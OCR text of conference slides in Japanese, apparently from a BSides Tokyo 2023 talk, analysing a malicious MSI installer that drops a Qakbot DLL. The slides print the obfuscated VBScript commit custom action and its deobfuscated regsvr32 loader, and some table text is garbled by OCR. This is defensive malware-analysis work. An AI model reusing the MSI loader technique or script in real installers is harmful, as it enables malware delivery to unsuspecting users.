
The screenshot shows the Orca tool interface with the title bar "malicious\_msi.bin (Read Only) - Orca". The menu bar includes File, Edit, Tables, Transform, Tools, View, and Help. Below the menu is a toolbar with various icons. The main area displays a table titled "CustomAction" with four rows. The columns are labeled "Action", "Type", "Source", and "Target". The data is as follows:

Tables	Action	Type	Source	Target
ControlEvent	_7BE24784_A074_4875_9F6E_5C8760B7C557	3590	_9E688FBA894543E773AF89B477014D53	
CreateFolder	DIRCA_TARGETDIR	307	TARGETDIR	[LocalAppDataFolder]\[ProductName]
CustomAction	ERRCA_CANCELNEWERVERSION	19		[VSDVERSIONMSG]
Dialog	ERRCA_UIANDADVERTISED	19		[VSDUIANDADVERTISED]

Tables: 87      CustomAction - 4 rows      No column is selected.

# CustomActionテーブル

最初に、CustomActionテーブルを確認する。



The screenshot shows the Orca tool interface with the file "malicious\_msi.bin" open. The "Tables" tab is selected, and the "CustomAction" table is highlighted. The table has four columns: Action, Type, Source, and Target. The first row, which corresponds to the highlighted entry in the screenshot, is also highlighted with a red box. The data for this row is: Action: \_7BE24784\_A074\_4875\_9F6E\_5C8760B7C557, Type: 3590, Source: \_9E688FBA894543E773AF89B477014D53, and Target: [LocalAppDataFolder]\[ProductName]. The other three rows in the table are: DIRCA\_IARGETDIR, ERRCA\_CANCELNEWERVERSION, and ERRCA\_UIANDADVERTISED.

Tables	Action	Type	Source	Target
ControlEvent	_7BE24784_A074_4875_9F6E_5C8760B7C557	3590	_9E688FBA894543E773AF89B477014D53	[LocalAppDataFolder]\[ProductName]
CreateFolder	DIRCA_IARGETDIR	307	IARGETDIR	[LocalAppDataFolder]\[ProductName]
CustomAction	ERRCA_CANCELNEWERVERSION	19		[VSDVERSIONMSG]
Dialog	ERRCA_UIANDADVERTISED	19		[VSDUIANDADVERTISED]

# Custom Action Type 3590

3590 =

msidbCustomActionTypeInScript +  
msidbCustomActionTypeNoImpersonate +  
msidbCustomActionTypeCommit +  
msidbCustomActionTypeVBScript +  
msidbCustomActionTypeBinaryData

Hexadecimal: 0x00000400 + 0x00000800 + 0x00000200

Decimal: 3584

Queues for execution at scheduled point within script. Executes with no user impersonation. Runs in system context. This flag combination designates that this is a [commit](#) custom action.

## コミットカスタムアクション

インストールが正常に完了したタイミングで実行されるカスタムアクション



## Custom Action Type 6

Article • 01/08/2021 • 2 minutes to read • 3 contributors

This custom action is written in VBScript. For more information, see Scripts.


# Custom Action Type 3590

Binaryテーブル内の \_9E688FBA894543E773AF89B477014D53 という  
VBScriptをインストール処理が完了した後に実行する

Action	Type	Source
_7BE24784_A074_4875_9F6E_5C8760B7C557	3590	_9E688FBA894543E773AF89B477014D53

# 難読化されたVBScript

Binaryテーブル内のVBScriptをファイルに書き出し、テキストエディタで開くと難読化されていた。



Tables	Name	Data
Billboard	_9E688FBA894543E773AF89B477014D53	[Binary Data]
Binary	DefBannerBitmap	[Binary Data]
BindImage	UpFltrBtn	[Binary Data]
CCPSearch		

```
1 EVUCQUJ8D4 = EVUCQUJ8D4 & "63WKZVZU63WKZM63WKZLKCQ63WKZL63WKZE63W  
2 EVUCQUJ8D4 = EVUCQUJ8D4 & "63WKZV63WKZZ63WKZUM63WKZL63WKZKCQE63W  
3 EVUCQUJ8D4 = EVUCQUJ8D4 & "63WKZV63WKZZU63WKZMLK63WKZCQL63WKZE63W  
4 EVUCQUJ8D4 = EVUCQUJ8D4 & "63WKZV63WKZZU63WKZM63WKZLK63WKZCQE63W  
5 EVUCQUJ8D4 = EVUCQUJ8D4 & "V63WKZZ63WKZUM63WKZL63WKZKC63WKZQ63WKZ  
6 EVUCQUJ8D4 = EVUCQUJ8D4 & "63WKZE63WKZxe63WKZc63WKZu63WKZt63WKZe  
7 EVUCQUJ8D4 = Replace(EVUCQUJ8D4, "63WKZ", "")  
8 Execute EVUCQUJ8D4
```

# 難読化を解除する

```
1 EVUCQUJ8D4 = EVUCQUJ8D4 & "63WKZVZU63WKZM63WKZLKCQ63WKZL63WKZE63W  
2 EVUCQUJ8D4 = EVUCQUJ8D4 & "63WKZV63WKZZ63WKZUM63WKZL63WKZKCQLE63W  
3 EVUCQUJ8D4 = EVUCQUJ8D4 & "63WKZV63WKZZU63WKZMLK63WKZCQL63WKZE63W  
4 EVUCQUJ8D4 = EVUCQUJ8D4 & "63WKZV63WKZZU63WKZM63WKZLK63WKZCQLE63W  
5 EVUCQUJ8D4 = EVUCQUJ8D4 & "V63WKZZ63WKZUM63WKZL63WKZKC63WKZQ63WKZ  
6 EVUCQUJ8D4 = EVUCQUJ8D4 & "63WKZE63WKZxe63WKZc63WKZu63WKZt63WKZe  
7 EVUCQUJ8D4 = Replace(EVUCQUJ8D4, "63WKZ", "")  
8 Execute EVUCQUJ8D4
```




```
1 VZUMLKCQLE = VZUMLKCQLE & "PLIZ]SPLIZ]etPLIZ] PLIZ]obPLIZ]jShPLIZ]ePLIZ]1PLIZ]1 = PLIZ]CrePLIZ]aPLIZ]tePLIZ]OPLIZ  
2 VZUMLKCQLE = VZUMLKCQLE & "DPLIZ]iPLIZ]m rPLIZ]eg" & Vbcrlf  
3 VZUMLKCQLE = VZUMLKCQLE & "PLIZ]rePLIZ]gPLIZ] = PLIZ]""rePLIZ]gsPLIZ]vrPLIZ]32PLIZ].exe PLIZ]"" & Vbcrlf  
4 VZUMLKCQLE = VZUMLKCQLE & "PLIZ]objSPLIZ]hePLIZ]11PLIZ].rPLIZ]unPLIZ] rePLIZ]gPLIZ] & oPLIZ]bPLIZ]jShPLIZ]ePLIZ]1  
5 VZUMLKCQLE = Replace(VZUMLKCQLE, "PLIZ]", "")  
6 Execute VZUMLKCQLE
```



```
1 Set objShell = CreateObject( "WScript.Shell" )  
2 Dim reg  
3 reg = "regsvr32.exe "  
4 objShell.run reg & objShell.ExpandEnvironmentStrings("%localappdata%\" & "\SetupTest\" & "5.dll")
```

邪魔な文字列を削除していくことで、  
難読化を解除することができる

# 難読化を解除する



The screenshot shows a Windows file explorer window with the following files and folders:

- .git
- deobfuscate\_vbscript.py
- malicious\_vbscript.txt
- malicious\_vbscript.zip
- README.md

Below the file explorer is a Windows PowerShell window with the following command and output:

```
PS C:\Users\bsides-tokyo-2023> python deobfuscate_vbscript.py malicious_vbscript.txt
Set objShell = CreateObject( "WScript.Shell" )
Dim reg
reg = "regsvr32.exe"
objShell.run reg & objShell.ExpandEnvironmentStrings("%localappdata% & "\SetupTest\" & "5.dll")
PS C:\Users\bsides-tokyo-2023>
```

GitHub リポジトリ

<https://github.com/mopisec/bsides-tokyo-2023>

# カスタムアクションに関する補足情報

- VBScript以外にもJScriptや(バイナリデータのストリーム、CABファイル内の) DLL / EXEファイルを実行することができる
  - DLLファイル → PowerShellスクリプトを実行
  - 暗号化されたペイロードを展開 → 復号化して実行

# スクリプトの処理内容

regsvr32.exe を用いて %localappdata%\SetupTest 下の 5.dll をロードしている。

```
1 Set objShell = CreateObject( "WScript.Shell" )
2 Dim reg
3 reg = "regsvr32.exe "
4 objShell.run reg & objShell.ExpandEnvironmentStrings("%localappdata%" & "\SetupTest\" & "5.dll")
```

## 実行されるコマンド

```
regsvr32.exe C:\Users\<ユーザー名>\AppData\Local\SetupTest\5.dll
```

## 次のカスタムアクションを確認する

- Type 307 : Source値のプロパティをTarget値に指定する
  - Targetは “[LocalAppDataFolder]¥[ProductName]”

malicious\_msi.bin (Read Only) - Orca

File Edit Tables Transform Tools View Help

Tables

	Action	Type	Source	Target
ControlEvent	7B524704-1074-4075-9E5E-5C07C0D7CE57	2500	0E5000FBAA0045A2E773A5E00B177014D52	
CreateFolder	DIRCA_TARGETDIR	307	TARGETDIR	[LocalAppDataFolder]\[ProductName]
CustomAction	5000_00000000000000000000000000000000	10		[VSDUIANDADVERTISED]
Dialog	ERRCA_UIANDADVERTISED	19		[VSDUIANDADVERTISED]

Tables: 87      CustomAction - 4 rows      No column is selected.

次の九

## **msidbCustomActionTypeFirstSequence**

Hexadecimal: 0x00000100

## Custom Action Type 51

Article • 01/08/2021 • 2 minutes to read • 3 contributors

This custom action sets a property from a formatted text string.

- Type 307 : Source値のプロパティをTarget値に指定する
  - Targetは “[LocalAppDataFolder]¥[ProductName]”

malicious\_msi.bin (Read Only) - Orca

File Edit Tables Transform Tools View Help

Tables CreateFolder CustomAction Dialog

Tables	Action	Type	Source	Target
ControlEvent	7B524794-A074-4075-9E5E-5C9760B7CE57	2500	056000FBA0045A2E773AE000A477014D52	
CreateFolder	DIRCA_TARGETDIR	307	TARGETDIR	[LocalAppDataFolder]\[ProductName]
CustomAction	ERRCA_SAMEFILEINVERSICAL	19		[VSVERSION]
Dialog	ERRCA_UIANDADVERTISED	19		[VSDUIANDADVERTISED]

Tables: 87      CustomAction - 4 rows      No column is selected.

# ProductName

ProductNameはPropertyテーブル上で確認することができる。  
(ここでは“SetupTest”となっている。)

Tables	Property	Value
ProgId	UpgradeCode	{E1CA7452-F216-4AA1-96B1-1F620DBBE081}
Property	ProductName	SetupTest
PublishComponent	ProductCode	{A1B91EDB-5470-4357-9282-40006CF9DB7E}

## 次のカスタムアクションを確認する

- Type 307 : Source値のプロパティをTarget値に指定する
  - Targetは “[LocalAppDataFolder]\SetupTest”

malicious\_msi.bin (Read Only) - Orca

File Edit Tables Transform Tools View Help

Tables Transform Tools View Help

Tables	Action	Type	Source	Target
ControlEvent	7B524704-1074-4075-9E5E-5C07C0D7CE57	2500	0E5000FBAA0045A2E773A5E00B177014D52	
CreateFolder	DIRCA_TARGETDIR	307	TARGETDIR	[LocalAppDataFolder]\[ProductName]
CustomAction	5000_00000000000000000000000000000000	10		[VSDUIANDADVERTISED]
Dialog	ERRCA_UIANDADVERTISED	19		[VSDUIANDADVERTISED]

Tables: 87      CustomAction - 4 rows      No column is selected.

# 次のカスタムアクションを確認する

- Type 307 : Source値のプロパティをTarget値に指定する
- Targetは “[LocalAppDataFolder]\SetupTest”



5.dllが配置されるディレクトリ

Tables	Action	Type	Source	Target
ControlEvent	7B524794_A974_4975_9E5E_EC07C07CE577	2500	0E6005FA0045A2E772AE00D177014D51	
CreateFolder	DIRCA_TARGETDIR	307	TARGETDIR	[LocalAppDataFolder]\[ProductName]
CustomAction	50000000000000000000000000000000	10		[VSUVERSION]
Dialog	ERRCA_UIANDADVERTISED	19		[VSDUIANDADVERTISED]

# Fileテーブル

CABファイルに格納されているファイルに関する情報はFileテーブルから確認することができる。

Tables	File	Component_	FileName	FileSize
FeatureComponents	_699ADF8C0A7E43ED9D8607CA4CFAFB26	C_699ADF8C0A7E43ED9D8607CA4CFAFB26	5.DLL 5.dll	1065984
File				

## 5.dllを抽出する

Fileテーブル上に確認できるファイルを抽出する方法は幾つか存在するが、ここでは7-Zipを用いてファイルを抽出した。

The screenshot shows the 7-Zip application window. On the left, the file path is set to C:\Users\...\Desktop\bsides\_tokyo\malicious\_msi.bin\. A context menu is open over the file listing, with the 'Extract' option highlighted. On the right, a detailed view of the file's binary content is shown in a hex dump format. The columns are labeled 'Offset(h)', 'Decoded text', and 'Hex'. The decoded text column shows parts of the PE header and the string 'is program cannot be run in DOS mode....\$.....'. A callout bubble points from the 'Extract' menu to the start of this text.

Offset(h)	Decoded text
00000000	MZ.....\$..
00000010	.....@.....
00000020	.....
00000030	.....€...
00000040	...°...`í!„.Lí!Th
00000050	is program canno
00000060	t be run in DOS
00000070	mode....\$.....

※ CABファイル (\*.cab) としてMSIパッケージファイルを開く

MSIパッケージファイルを介して感染を広げるマルウェアの調査および解析

# 5.dll

The screenshot shows the VirusTotal analysis interface for a file named 5.dll. The file has a SHA-256 hash of 0150eb84d16f0330b2952c9c722fbf55e47d9697b27de9335de6113556e9b317. It was uploaded 4 months ago on 2022-08-26 at 06:10:51 UTC. The file size is 1.02 MB. A red circular icon on the left indicates a high community score of 52 out of 70. Below the file details, there are three classification tags: peddl, spreader, and DLL. The interface includes a refresh button and a zoom-in icon.

TrendMicro

! TrojanSpy.Win32.QAKBOT.YXCECZ

Kaspersky

! Trojan-Banker.Win32.Qbot.afrs

ALYac

! Trojan.Agent.QakBot

Qakbot (Qbot)

Reference: <https://www.virustotal.com/gui/file/0150eb84d16f0330b2952c9c722fbf55e47d9697b27de9335de6113556e9b317>

# インストールディレクトリの指定方法

今回は Custom Action Type 51 を使ってインストールディレクトリが指定されていたが、Custom Action Type 35 を使うことでもインストールディレクトリを指定できる。

## Custom Action Type 35

Article • 01/08/2021 • 2 minutes to read • 3 contributors

Feedback

This custom action sets the install directory from a formatted text string. For more information, see  
[Changing the Target Location for a Directory](#)

<https://learn.microsoft.com/en-us/windows/win32/msi/custom-action-type-35>

# InstallExecuteSequence

Action	Condition	Sequence
DIRCA_TARGETDIR	TARGETDIR=""	750
CostInitialize		800
FileCost		900
IsolateComponents	RedirectedDII Support	950
CostFinalize		1000

---

InstallFiles	4000
--------------	------

---

_7BE24784_A074_4875_9F6E_5C8760B7C557 NOT REMOVE~="ALL"	5999
RegisterUser	6000
RegisterProduct	6100

検体のInstallExecuteSequence テーブルの一部

# InstallExecuteSequence

プロパティを設定することでインストールディレクトリを指定できる

↓ カスタムアクション Type 35 で指定する必要がある

Action	Condition	Sequence
DIRCA_TARGETDIR	TARGETDIR=""	750
CostInitialize		800
FileCost		900
IsolateComponents	RedirectedDIISSupport	950
CostFinalize		1000
-----		
InstallFiles		4000
-----		
_7BE24784_A074_4875_9F6E_5C8760B7C557 NOT REMOVE~="ALL"		5999
RegisterUser		6000
RegisterProduct		6100

Specify the location of a directory by using a custom action. If the custom action is to run before the CostFinalize Action, you can use a Custom Action Type 51 to set the value of a property from a formatted text string.

(<https://learn.microsoft.com/en-us/windows/win32/msi/changing-the-target-location-for-a-directory> より)

# InstallExecuteSequence

Action	Condition	Sequence
DIRCA_TARGETDIR	TARGETDIR=""	750
CostInitialize	インストールディレクトリを指定	
FileCost		900
IsolateComponents	RedirectedDII Support	950
CostFinalize		1000

InstallFiles	CABファイル内のDLLファイルを展開	4000
--------------	---------------------	------

_7BE24784_A074_4875_9F6E_5C8760B7C557	NOT REMOVE~="ALL"	5999
RegisterUser	VBScriptを実行する	
RegisterProduct		6100

検体のInstallExecuteSequence テーブルの一部

## 解析したMSIパッケージファイルのSHA256ハッシュ値

8cc8f32b2f44e84325e5153ec4fd60c31a35884220e7c36b753550356d6a25c8

## 抽出したDLLファイル (5.dll) のSHA256ハッシュ値

0150eb84d16f0330b2952c9c722fbf55e47d9697b27de9335de6113556e9b317

\* <https://github.com/mopisec/bsides-tokyo-2023> のREADMEにも記載しています

# References

- <https://learn.microsoft.com/en-us/windows/win32/msi/windows-installer-guide>
- <https://learn.microsoft.com/en-us/windows/win32/msi/summary-list-of-all-custom-action-types>
- <https://twitter.com/pr0xylife/status/1521445754216267776>
- <https://piyolog.hatenadiary.jp/entry/2023/01/22/021253>